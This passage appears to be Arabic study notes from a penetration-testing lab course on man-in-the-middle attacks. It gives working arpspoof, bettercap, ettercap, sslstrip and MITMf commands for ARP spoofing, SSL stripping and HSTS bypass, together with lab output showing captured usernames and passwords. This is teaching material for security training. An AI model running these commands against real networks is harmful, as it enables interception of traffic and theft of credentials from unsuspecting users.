f5:73:df:1:4c:30 9f:53:e7:6b:17:16 0.0.0.0.51444 > 0.0.0.0.58160: S 927986432:927986432(0) win 512
a:86:7f:24:67:94 71:1c:96:7:16:63 0.0.0.0.53510 > 0.0.0.0.63119: S 967860601:967860601(0) win 512
c0:2d:ec:13:f9:75 fd:76:b:15:f3:c7 0.0.0.0.17837 > 0.0.0.0.53691: S 818493152:818493152(0) win 512
e5:a5:97:6b:7e:dd 9:97:37:6f:3:51 0.0.0.0.8947 > 0.0.0.0.48265: S 1132844554:1132844554(0) win 512
55:50:de:54:19:c4 44:80:67:61:3a:c9 0.0.0.0.62514 > 0.0.0.0.30775: S 1095067166:1095067166(0) win 512
47:d:d3:61:f:e9 ce:1d:88:67:22:fb 0.0.0.0.44195 > 0.0.0.0.30385: S 1870185472:1870185472(0) win 512
fb:e1:a9:6a:f5:c4 1a:7f:b1:72:e5:d2 0.0.0.0.35140 > 0.0.0.0.47340: S 374639511:374639511(0) win 512
a3:78:8d:d:1f:47 c4:ae:2a:38:dc:67 0.0.0.0.6320 > 0.0.0.0.1165: S 1407267444:1407267444(0) win 512
```

- ال Tool ال معانا بعد كدا هي ال ARP Spoof ودي من اسمها مبتعملش الا ال MITM فقط ... بتعمل ال ARP Spoofing باستخدام ال Attack فقط ... نراجع على شكل ال ARP Spoofing ال ...



- تعالى نطبق ال Attack عن طريق ال tool بتعتنا ...

Administrator: C:\Windows\system32\cmd.exe

```
C:>arp -a
Interface: 172.16.5.15 --- 0xb
 Internet Address      Physical Address          Type
 172.16.5.1             00-50-56-b1-34-04        dynamic
 172.16.5.10            00-50-56-b1-c4-a9        dynamic
 172.16.5.152           ea-75-03-7f-07-eb        dynamic
 172.16.5.255           ff-ff-ff-ff-ff-ff        static
 224.0.0.22              01-00-5e-00-00-16        static
 224.0.0.252             01-00-5e-00-00-fc        static

C:>ipconfig
Windows IP Configuration

Ethernet adapter LAN:

  Connection-specific DNS Suffix  . : fe80::19e5:f16e:e23:cd84%11
  Link-local IPv6 Address . . . . . : fe80::19e5:f16e:e23:cd84%11
  IPv4 Address . . . . . : 172.16.5.15
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 172.16.5.1

Victim
```

جينا ال Attack ال هنشتغل عليه بتاع ال Victim تعالى ننفذ ال NIC

```
</>
sudo arpspoof -i tap0 -t 172.16.5.15 172.16.5.1
```

```
stduser@els:~$ sudo arpspoof -i tap0 -t 172.16.5.15 172.16.5.1
ea:75:3:7f:7:eb 0:50:56:b1:34:4 0806 42: arp reply 172.16.5.1 is-at ea:75:3:7f:7:eb
ea:75:3:7f:7:eb 0:50:56:b1:34:4 0806 42: arp reply 172.16.5.1 is-at ea:75:3:7f:7:eb
ea:75:3:7f:7:eb 0:50:56:b1:34:4 0806 42: arp reply 172.16.5.1 is-at ea:75:3:7f:7:eb
ea:75:3:7f:7:eb 0:50:56:b1:34:4 0806 42: arp reply 172.16.5.1 is-at ea:75:3:7f:7:eb
ea:75:3:7f:7:eb 0:50:56:b1:34:4 0806 42: arp reply 172.16.5.1 is-at ea:75:3:7f:7:eb
ea:75:3:7f:7:eb 0:50:56:b1:34:4 0806 42: arp reply 172.16.5.1 is-at ea:75:3:7f:7:eb
ea:75:3:7f:7:eb 0:50:56:b1:34:4 0806 42: arp reply 172.16.5.1 is-at ea:75:3:7f:7:eb
ea:75:3:7f:7:eb 0:50:56:b1:34:4 0806 42: arp reply 172.16.5.1 is-at ea:75:3:7f:7:eb
ea:75:3:7f:7:eb 0:50:56:b1:34:4 0806 42: arp reply 172.16.5.1 is-at ea:75:3:7f:7:eb
ea:75:3:7f:7:eb 0:50:56:b1:34:4 0806 42: arp reply 172.16.5.1 is-at ea:75:3:7f:7:eb
ea:75:3:7f:7:eb 0:50:56:b1:34:4 0806 42: arp reply 172.16.5.1 is-at ea:75:3:7f:7:eb
```

- عطّله اسم ال **Interface** بتعي ال هو **TAB0** وبعدين عطيته ال **2 IP** ... طبعاً هعمل ال **MITM** مبينهم ال هما ال **2 IP** ... **Devices** باستخدام ال **Sudo** ال هو **Super User Do** عشان لازم تكون معاك . **Root** ال **permission**

- لازم بعد كدا نعكس ال **2 devices** بتوعنا عشان نعمل ال **MITM** مبينهم تاني ولكن المره دي هتبدل ال **2 IP** عشان مره عملتها مبين الاول والثاني والمره الثانية مبين الثاني والواول ... زي كدا ...

```
</>
sudo arpspoof -i tap0 -t 172.16.5.1 172.16.5.15
```

ويرضه ممكن تشوف ال **Traffic** ال ماشي من خلال ال **Wire Shark**

No.	Time	Source	Destination	Protocol	Length	Info
3	19.447837000	172.16.5.15	10.10.10.10	TCP	66	2461-80 [SYN] Seq=0 Win=8192 Len=0 MSS=13
4	19.447912000	172.16.5.15	10.10.10.10	TCP	66	[TCP Out-Of-Order] 2461-80 [SYN] Seq=0 Wi
5	19.584555000	172.16.5.15	10.10.10.10	TCP	54	2461-80 [ACK] Seq=1 Ack=1 Win=65700 Len=0
6	19.584583000	172.16.5.152	172.16.5.15	ICMP	82	Redirect (Redirect for host)
7	19.584585000	172.16.5.15	10.10.10.10	TCP	54	[TCP Dup ACK 5#1] 2461-80 [ACK] Seq=1 Ack
8	19.584872000	172.16.5.15	10.10.10.10	HTTP	171	GET /images/goalkeepers/goleiro.jpeg HTTP
9	19.584880000	172.16.5.15	10.10.10.10	HTTP	171	[TCP Retransmission] GET /images/goalkeep
10	19.723964000	172.16.5.15	10.10.10.10	TCP	54	2461-80 [ACK] Seq=118 Ack=2675 Win=65700
11	19.723993000	172.16.5.152	172.16.5.15	ICMP	82	Redirect (Redirect for host)
12	19.723995000	172.16.5.15	10.10.10.10	TCP	54	[TCP Dup ACK 10#1] 2461-80 [ACK] Seq=118
13	19.860750000	172.16.5.15	10.10.10.10	TCP	54	2461-80 [ACK] Seq=118 Ack=5349 Win=65700
14	19.860768000	172.16.5.15	10.10.10.10	TCP	54	[TCP Dup ACK 13#1] 2461-80 [ACK] Seq=118
15	19.864259000	172.16.5.15	10.10.10.10	TCP	54	2461-80 [ACK] Seq=118 Ack=8023 Win=65700

- ومتناش طبعاً تفعل **IP Forwarding Option** قبل متندز ال **Attack** من خلال ال **Command** دا ...

```
</>
sudo echo 1 > /proc/sys/net/ipv4/ip_forward
```

- زي منتا شوفت ال **Tool** سهلّه تقدر تستخدمنها فال **ARP Spoofing** او ال **Reverse Attack** ولكن متناش ال **ARP poisoning** او **IP Forwarding** هتعمله ومتناش تفعل زي مقولنا ال **Attacker** عندك فجهاز

- ال **Tool** الاخيره ماعنا والمميزة واحدث واحده وهي ال **GUI** ودي عباره عن **command line Tool** بتبقى **cap** ولیست . **option -h** أكثر هتضغط ال **Tool** لو عاوز تتعرف عال ...

```

Usage: bettercap [options]
Specific options:
-G, --gateway ADDRESS      Manually specify the gateway address, if not specified t
-I, --interface IFACE       Network interface name - default: eth0
-S, --spoof NAME            Spoofing module to use, available: ICMP, NONE, ARP - defa
-T, --target ADDRESS1,ADDRESS2 Target IP addresses, if not specified the whole subnet w
--ignore ADDRESS1,ADDRESS2  Ignore these addresses if found while searching for targ
-O, --log LOG_FILE          Log all messages into a file, if not specified the log n
-D, --debug                 Enable debug logging.
-L, --local                 Parse packets coming from/to the address of this computer
-X, --sniffer                Enable sniffer.

```

- عندك **اسمeh ال option** - **no-spoofing** دا لما بتعمله عندك بالاكنك بتعمل **Sweeping Tool** عشان تعرف عليهم ... وهلاقي ال **Network Tools** جايبارك انها بتعمل **Discovery Devices** عندك للاكنك **Discovery**

```

</>
bettercap -I tap0 --no-spoofing

```

```

[I] Starting [ spoofing: discovery:✓ sniffer:✗ http-proxy:✗ https-proxy:✗ sslstrip:✗ http-server:✗ ] ...
[I] [GATEWAY] 172.16.5.1 : 00:50:56:B1:39:AF ( VMware )
[I] Targeting the whole subnet 172.16.5.0..172.16.5.255 ...
[I] Acquired 3 new targets :

[NEW] 172.16.5.5 : 00:50:56:B1:52:39 ( VMware )
[NEW] 172.16.5.10 : 00:50:56:B1:C4:A9 ( VMware )
[NEW] 172.16.5.15 : 00:50:56:B1:34:04 ( VMware )

[I] Found NetBIOS name 'SPORTSF0001' for address 172.16.5.5
[I] Found NetBIOS name 'SPORTSF0002' for address 172.16.5.15
[I] Found NetBIOS name 'FILESERVER01' for address 172.16.5.10

```

- هلاقي باقي ال **SSL Strip** وال **Sniffing Options** زي ال **Discovery** ... وطبعا متنساش تحدد ال **NIC** ال هتشتغل عليه ال **NIC**.

- لو احنا عاوزين نعمل **ARP Spoofing** على **Specific target** عندنا هنعمل التالي ... هتحددلها ال **target** وال **NIC** وتشغلها ...

```
</> bettercap -I tap0 -T 172.16.5.15
```

- ال **Tool** بتحط ال **Gateway** وانت **Default** هي من عندها **Target** تحددها ال **Target** فقط وهي هتعمل ال **MITM** عال **Target** بأسستخدام **Gateway** طب أفرض انت عاوز تحدد ال **Gateway** ... **ARP Spoofing** عادي من خلل ال **Gateway** ال **G**- وحط ال **Option** بتعنك ...

```
</> bettercap -I tap0 -G 172.16.5.1 -T 172.16.5.15
```

- عندنا ال **option** ال **X**- عشان يطلعنا ال **Credentials'** ال عند **target** وكمان عندنا ال **P**- اختصار **Option** ال **target** يعني مترجم ... يعني عاوز اطلع ال **Credentials** لحاجات معينه زي ال **HTTP AUTH** وال **FTP** وال **URL** وال **POST** ... فانت بتحدهله ال انت عاوزه يطلع بدل ميطلعك كل حاجه .

```
</> bettercap -I tap0 -T 172.16.5.15 -X -P "HTTPAUTH, URL, FTP, POST"
```

The **-P** option stands for parser and allows us to list the packet parsers to enable.

- تعالى نشوف النتيجه ال **tool** طلعتها لما اشتغلت وعملت **Spoofing**

```
[I] [GATEWAY] 172.16.5.1 : 00:50:56:B1:39:AF ( VMware )
[I] [TARGET] 172.16.5.15 : 00:50:56:B1:34:04 ( VMware )
[I] Found NetBIOS name 'SPORTSF0002' for address 172.16.5.15
[SPORTSF0002/172.16.5.15 > 10.10.10.10:80] [POST]
POST /checklogin.php HTTP/1.1
User-Agent: Microsoft Internet Explorer 2012
Host: intranet.sportsfoo.com
Accept: /*
Content-Length: 49
Content-Type: application/x-www-form-urlencoded

myusername=admin&mypassword=et1@sR7!&Submit=Login
[SPORTSF0002/172.16.5.15 > 10.10.10.10:80] [POST]
POST /checklogin.php HTTP/1.1
User-Agent: Microsoft Internet Explorer 2012
Host: intranet.sportsfoo.com
Accept: /*
Content-Length: 49
Content-Type: application/x-www-form-urlencoded


myusername=admin&mypassword=et1@sR7!&Submit=Login
[SPORTSF0002/172.16.5.15 > 10.10.10.10:80] [GET] http://intranet.sportsfoo.com/login_success.php
[SPORTSF0002/172.16.5.15 > 10.10.10.10:80] [GET] http://intranet.sportsfoo.com/login_success.php
[SPORTSF0002/172.16.5.15 > 10.10.10.10:80] [POST]
```

4.7 Intercepting SSL traffic:

- أغلب الشركات حالياً شغاله فال **Network** بتعتها بـ **traffic** **employees** حتى مبين ال **LAN** فال **Encryption** ال **Traffic** ... **SSL** بيكون مشفر ... التشفير دا بيتم عن طريق شهاده ال **SSL certificate** فالاول كان ال **Keys** وبنعملهم **Exchange** مبين الطرفين ... دلوقتي ال **Hashing** ... ودي بتحتوي على مفتاح ال **SSL certificate** وال **Encryption** ال بنستخدمه أثناء التواصل مبين الطرفين .
ودا شكل ال **Traffic** المشفر ال **Capture tool** بتعتنا عملته **Ettercap** ولتكن هنا ال



- احنا بقا هنقطع ال **SSL Certification** انه ياخذ ال **Victim** مننا احنا ويتم التشفير مبينا وبين ال **Victim** مش الطرف الآخر بحيث ال **Intercept traffic** نعمله **Ettercap** الخاص بال **Tool** ال **Configuration File** بيها ... هندخل فملف ال **Vim** بواسطه ال **Configuration** ... **/etc/Ettercap/Ettercap.conf** ... **nano** هندخل لـ **User ID** وال **Group ID** ونغير القيم بتاعتتهم ... كدا ...



- تاني حاجه هتعملها نفس الملف الخاص بال **Conf** الخاص بال ... انك هتنزل للي هنقوله دا وتلغي ال # ال هي ال **Ettercap** **redir_command_on/off** ودا ال هتنفذه اسمها ال **Comment**

```
#-----
#   Linux
#-----

# if you use ipchains:
#redir_command_on = "ipchains -A input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"
#redir_command_off = "ipchains -D input -i %iface -p tcp -s 0/0 -d 0/0 %port -j REDIRECT %rport"

# if you use iptables:
redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport %port -j REDIRECT --to-port %rport"
```

- الكلام دا انت بتعمله عال **Fire wall** الخاص بالنظام بتاعك ال هو هنا **Commands** ... **Linux** دي معناها اننا بنعرفه اننا نعمل هنا بنعرف ال **Fire wall** الخاص بال **OS** بتاعي اني لو جايلى مش موجه ليها عادي اقبله واعمله اعاده ارسال مره اخري . وبعد كدا شغل ال **Tool** عال **Target** بتاعك ... وهي هتعمل **SSL Certification Intercept** لـ **traffic redirect** عادي ونبعت ونستم **traffic** عادي... فأحنا

```
GROUP 2 : 172.16.1.10 00:0C:29:24:DD:54
HTTP : 172.16.1.1:443 -> USER: Login PASS: INFO: https://172.16.1.1/
CONTENT: _csrf_magic=sid%3A808ce415be9ffcb37cb684e80d169b805dbdb5c7%2C1453975952%3Bip%
3Af6f2df8478df4d8d193863a8849eb82d4b3cbfd4%2C1453975952&usernameId=admin&passwordId=els&login=Login
```

ال **Attack** اتنفذ وحصلنا ال **Credentials** الخاصه بال **Victim** زي منتا شايف ... بس فيه نقطه ال **Attack** دا كله متوقف على ال **Victim** يعني ... فيه **Tab** هتطلع عند ال **Victim** فالمتصفح هتحذر من استكمال المرور للموقع دا عشان فيه حد بيعلمه وعاوز يشوف ال **Data** لو ال **Victim** كمل عادي كدا ال **Attack** تمام ... اما لو ال **Victim** مكملاش تصفح للموقع فكدا ال **Victim** هيوقف ... ودي شكل ال **Tab** ال بتظهر لل **Attack**



- ال **Attacker** عشان يحل المشکله دي ... روحنا ل **Tool** تانيه اسمها ال **SSL Strip** ودي ال **Attacker** بشغلها عنده وبتعمل ال عادي عال **Target** ولكن ال **traffic** ال جايلها من ال **HTTP** ال هو مشفر ال **HTTPS** هتشيل منه ال **S** وتخليه ال **Victim** وكدا يبقا ال **Attacker** استلم من ال **Victim** ال **Clear traffic** دا ... وهبعت لل **Destination** ال انت رايحله بال **HTTPS** عادي ... انا بس هشوف منك انت ک **Clear Traffic** ال **Victim** دا

- طبعاً ال **Attacker** مش هينسى يقتعك **User** ان كله تمام فهتلaciee
جايبلوك القفل الاخضر ال جنب المتصفح وكله تمام عشان يطمنك ولكن ال
. **Tool** **Clear traffic** دا وهو شايف ال **data** ... تعالى نبص عال

- قبل منشغل ال IP Tool لازم نفعل ال 2 options دول ال هما ال **Victim** عشان اوجهه ال **Port redirection** وال **Forwarding** ال انا عاوزه وكمان عشان ال traffic ميقفشه عندي فيمر من خلالي فقط وبعدين يروح لل Victim ... لازم تكون مشغل Tool تانيه عشان تعملك ال Network Sniffing فال ... عن طريق انك تنفذ ال ... Commands

- enable the IP forwarding:

```
</> echo 1 > /proc/sys/net/ipv4/ip_forward
```

- set up port redirection using iptables


```
</> iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-ports 8080
```

- بعد كدا تعالى نشغل ال Command Tool بتعتني بال التالي ...

```
</> sslstrip -a -f -l 8080 -w els_ssl
```

```
root@els:~# sslstrip -a -f -l 8080 -w els_ssl
sslstrip 0.9 by Moxie Marlinspike running...
```

- تعالى نشوف شكل ال ... Victim traffic فالمتصفح عند ال



- تعالى نشوف عالجانب الآخر عند ال Attacker واحنا مشغلين ال
- هنшوف حصلت ال ... Spoofing ... Ettercap
- ولا لاء ... هتلaciها حصلتهم . Credential's

```
HTTP : 131.253.61.68:80 -> USER: test@live.com PASS: elsPWD INFO: http://login.live.com/login.srf?  
wa=wsignin1.0&rpsnv=12&ct=1453991080&rver=6.4.6456.0&wp=MBI_SSL_SHARED&wreply=https://mail.live.com/default.aspx&lc=1  
CONTENT: loginfmt=test@live.com&passwd=elsPWD&login=test@live.com&type=11&PPFT=DY9yjRWaEkp97SPtRxe*Aslx9nCA%  
21dI0*T9jLn5gBsRxzwIkLjYp94AZEnfrudYLzqeCmf2RaIqa2%21z03dsy%21O8C6hRzub%  
21LkGTB3HOfebaiktWjvNpbsPpHTXR64fMPIzpV3LwSAL8gKlxNjHFUFylPwyvUXRr*LalEdoQggabSAZ%  
21p*W6jQNCPlt8Palr62x243ZupRfDbL5BHhpSNMc0ZVLg3G2DltEfFMPPiMDSxAT3vCJhtLcQ4%21cnZK19w%24%  
24&PPSX=Passpor&idsbho=1&sso=0&NewUser=1&LoginOptions=3&i1=0&i2=1&i3=193296&i4=0&i7=0&i12=1&i13=0&i14=454&i15=14  
%7C1%2C_Login_Core%7C1%2C
```

- وممكن تعمل ال Better cap عن طريق ال SSL Strip وكمان
تقدر تعمل ال traffic لل Sniffing من tool واحد .

```
[I] Starting [ spoofing:✓ discovery:✗ sniffer:✗ http-proxy:✓ https-proxy:✓ sslstrip:✓ http-server:✗ ] ...
[I] Found NetBIOS name 'ELS-CF2B00A3C8C' for address 192.168.102.135
[I] [GATEWAY] 192.168.102.2 : 00:50:56:EF:44:AD ( VMware )
[I] Generating self signed HTTPS certificate for subject '/C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com' ...
[I] [TARGET] 192.168.102.135 : 00:0C:29:8F:C7:BC / ELS-CF2B00A3C8C ( VMware )
[I] HTTP Proxy started on 192.168.102.147:8080 ...
[I] HTTPS Proxy started on 192.168.102.147:8083 ...
```

```
[I] [SSLSTRIP 192.168.102.135] Sending expired cookies for 'live.com'.
[ELS-CF2B00A3C8C/192.168.102.135] GET http://www.live.com/ ( text/html ) [301]
[I] [SSLSTRIP 192.168.102.135] Found redirect to HTTPS 'https://mail.live.com/default.aspx/'.
[ELS-CF2B00A3C8C/192.168.102.135] GET https://www.live.com/ ( text/html ) [302]
[I] [SSLSTRIP 192.168.102.135] Found redirect to HTTPS 'https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=12&ct=1454063297&rver=6.4.6456.0&wp=MBI_SSL_SHARED&wreply=https://mail.live.com/default.aspx&lc=1'.
[ELS-CF2B00A3C8C/192.168.102.135] GET https://www.live.com/ ( text/html ) [302]
[I] [SSLSTRIP 192.168.102.135] Found redirect to HTTPS 'https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=12&ct=1454063297&rver=6.4.6456.0&wp=MBI_SSL_SHARED&wreply=https://mail.live.com/default.aspx&lc=1'.
[ELS-CF2B00A3C8C/192.168.102.135] GET https://www.live.com/ ( text/html ) [302]
[I] [SSLSTRIP 192.168.102.135] Found redirect to HTTPS 'https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=12&ct=1454063298&rver=6.4.6456.0&wp=MBI_SSL_SHARED&wreply=https://mail.live.com/default.aspx&lc=1'.
[ELS-CF2B00A3C8C/192.168.102.135] GET https://www.live.com/ ( text/html ) [302]
[I] [SSLSTRIP 192.168.102.135] Detected HTTPS redirect loop for 'www.live.com'.
[I] [SSLSTRIP 192.168.102.135] Sending expired cookies for 'login.live.com'.
[ELS-CF2B00A3C8C/192.168.102.135] GET http://login.live.com/login.srf?wa=wsignin1.0&rpsnv=12&ct=1454063298&rver=6.4.6456.0&wp=MBI_SSL_SHARED&wreply=https://mail.live.com/default.aspx&lc=1'.
[I] [SSLSTRIP 192.168.102.135] Found redirect to HTTPS 'https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=12&ct=1454063298&rver=6.4.6456.0&wp=MBI_SSL_SHARED&wreply=https://mail.live.com/default.aspx&lc=1'.
[ELS-CF2B00A3C8C/192.168.102.135] GET https://login.live.com/login.srf?wa=wsignin1.0&rpsnv=12&ct=1454063298&rver=6.4.6456.0&wp=MBI_SSL_SHARED&wreply=https://mail.live.com/default.aspx&lc=1' [200]
```

- المتصفحات الجديده زي **Google** وغيره بتمنع ال **Attack** دا عن طريق **Service** معينه متفعله جواها وهي ال **HSTS** واختصارها ال **Security** عباره عن **HTTP Strict Transport security traffic** موجوده فالمتصفحات بتقولك مينفعش ال **enhancement** يبقا طالع **HTTPS** وانت تحوله ل **HTTP** وبعدين ترجعه **HTTPS** زي مكانت ال **Tool** بتعمل كدا ... وكمان المواقع جواها حاجه اسمها ال **preload lists** بتبقا محدده انك لو عاوز تفتح موقع معينه لازم تفتحها بال **HTTP** ومينفعش تفتحها بال **HTTPS** او تعمل لـ **SSL Strip** عن طريق **Tool** زي ال **SSL Strip**.

- بعد كدا ال ظلت ال **Attackers** الجديده وهي ال **SSL + HSTS Strip +** ودي التحديث بتاعها ف **2014** عشان تتخطي ال **SSL Strip +** الموجوده فالمتصفحات ... بس طبعا الكلام دا من زمان فأكيد المتصفحات بقت أكثر **Secure** من الاول وال **Attack** دا بالفعل ال بيتم بواسطه ال **SSL Strip +** اتعمله منع من المتصفحات وكل يوم بينزل تحديثات عشان تعزز ال **Security** الموجودة بال **Data** الخاصه بال **SSL Strip +**.

- بس عالعموم ال **SSL Strip + Attack tool** ال بتعمل ال **Attack** بال **SSL Strip +** هي ال **MITMF** ... ودي بتعمل بيها **bypass** لـ **HSTS** الموجوده فالمتصفحات ... تعالى نبص على استخدام ال **Tool** سريعا ... تعالى نشوف ال **Tool** لـ **Help** دـي ...

```
usage: mitmf.py [-i interface] [mitmf options] [plugin name] [plugin options]

MITMF v0.9.8 - 'The Dark Side'

optional arguments:
  -h, --help            show this help message and exit
  -v, --version         show program's version number and exit

MITMF:
  Options for MITMF

  --log-level {debug,info}
                        Specify a log level [default: info]
  -i INTERFACE          Interface to listen on
  -c CONFIG_FILE        Specify config file to use
  -p, --preserve-cache  Don't kill client/server caching
  -r READ_PCAP, --read-pcap READ_PCAP
                        Parse specified pcap for credentials and exit
  -l PORT               Port to listen on (default 10000)
  -f, --favicon         Substitute a lock favicon on secure requests.
  -k, --killsessions    Kill sessions in progress.
```

- نشوف ال Option ... Tool ال بتيجي مع ال ...

-i	Interface to listen on
--spoof	Load plugin 'Spoof' - This allows to redirect traffic using ARP, ICMP, DHCP or DNS Spoofing
--arp	Redirect traffic using ARP spoofing
--dns	Proxy/Modify DNS queries
--hsts	Load plugin 'SSLstrip+'
--gateway	Specify the gateway IP
--targets	Specify host/s to poison [if omitted will default to subnet]

- تعالى بعد كدا ننفذ ال Attack عال Target بتعنا ... بعد اما حددنا ال ... target وال Gateway بتعنا

```
</> python mitmf.py -i eth0 --spoof --arp --dns --hsts --gateway  
192.168.102.2 --targets 192.168.102.149  
[*] MITMF v0.9.8 - 'The Dark Side'  
|_ Net-Creds v1.0 online  
|_ Spoof v0.6  
| |_ DNS spoofing enabled  
| |_ ARP spoofing enabled  
|_ SSLstrip+ v0.4  
| |_ SSLstrip+ by Leonardo Nve running  
|_ Sergio-Proxy v0.2.1 online  
|_ SSLstrip v0.9 by Moxie Marlinspike online  
  
|_ MITMF-API online  
* Running on http://127.0.0.1:9999/ (Press CTRL+C to quit)  
|_ HTTP server online  
|_ DNSChef v0.4 online  
|_ SMB server online
```

```
2016-02-01 04:37:28 192.168.102.149 [DNS] Resolving 'www.google.it' to 'www.google.it' for HSTS bypass  
2016-02-01 04:37:29 192.168.102.149 [type:IE-11 os:Windows 7] www.google.it  
2016-02-01 04:37:29 192.168.102.149 [type:IE-11 os:Windows 7] www.google.it  
2016-02-01 04:37:29 192.168.102.149 [type:IE-11 os:Windows 7] www.google.it  
2016-02-01 04:37:29 192.168.102.149 [type:IE-11 os:Windows 7] ssl.gstatic.com  
2016-02-01 04:37:29 192.168.102.149 [type:IE-11 os:Windows 7] www.google.it  
2016-02-01 04:37:29 192.168.102.149 [type:IE-11 os:Windows 7] www.google.it  
2016-02-01 04:37:30 192.168.102.149 [type:IE-11 os:Windows 7] www.google.it  
2016-02-01 04:37:30 192.168.102.149 [type:IE-11 os:Windows 7] www.google.it  
2016-02-01 04:37:30 192.168.102.149 [type:IE-11 os:Windows 7] ssl.gstatic.com  
2016-02-01 04:37:30 192.168.102.149 [type:IE-11 os:Windows 7] www.google.it  
2016-02-01 04:37:32 192.168.102.149 [type:IE-11 os:Windows 7] www.google.com  
2016-02-01 04:37:35 192.168.102.149 [type:IE-11 os:Windows 7] www.google.com  
2016-02-01 04:37:40 192.168.102.149 [DNS] Resolving 'www.google.com' to 'www.google.com' for HSTS bypass  
2016-02-01 04:37:40 192.168.102.149 [type:IE-11 os:Windows 7] www.google.com  
2016-02-01 04:37:40 192.168.102.149 [type:IE-11 os:Windows 7] www.google.com  
2016-02-01 04:37:41 192.168.102.149 [type:IE-11 os:Windows 7] www.google.com
```

- هنلاقيه فعلا تخطى ال HSTS وجبلنا ال Credentials الموجوده
فال عدا من خلال المتصفح ... زي منتا شايف قدامك ...

```

2016-02-01 04:37:46 192.168.102.149 [type:IE-11 os:Windows 7] fonts.gstatic.com
2016-02-01 04:37:46 192.168.102.149 [type:IE-11 os:Windows 7] fonts.gstatic.com
2016-02-01 04:37:47 192.168.102.149 [DNS] Resolving 'account.google.com' to 'accounts.google.com' for HSTS bypass
